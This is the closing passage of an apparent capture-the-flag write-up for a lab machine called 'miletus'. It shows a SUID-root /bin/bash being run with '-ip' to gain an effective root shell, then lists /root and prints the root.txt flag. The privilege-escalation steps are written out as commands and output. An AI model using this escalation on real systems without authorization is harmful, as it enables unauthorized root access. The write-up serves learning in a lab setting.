-rwsr-xr-x 1 root root 1113504 Jun  6  2019 /bin/bash
thales@miletus:/dev/shm$ /bin/bash -ip
bash-4.4# id
uid=1000(thales) gid=1000(thales) euid=0(root) groups=1000(thales)
```

And here is root.txt

```
bash-4.4# cd /root
bash-4.4# ls -al
total 44
drwx------  6 root root 4096 Oct 14  2021 .
drwxr-xr-x 24 root root 4096 Nov 21 14:02 ..
-rw-------  1 root root  275 Oct 14  2021 .bash_history
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwx------  2 root root 4096 Oct 14  2021 .cache
drwx------  3 root root 4096 Oct 14  2021 .gnupg
drwxr-xr-x  3 root root 4096 Aug 15  2021 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   33 Aug 15  2021 root.txt
-rw-r--r--  1 root root   66 Aug 15  2021 .selected_editor
drwx------  2 root root 4096 Aug 15  2021 .ssh
```

Lets print this out

```
bash-4.4# cat root.txt
3a1c85bebf8833b0ecae900fb8598b17
bash-4.4#
```

Thanks for reading :)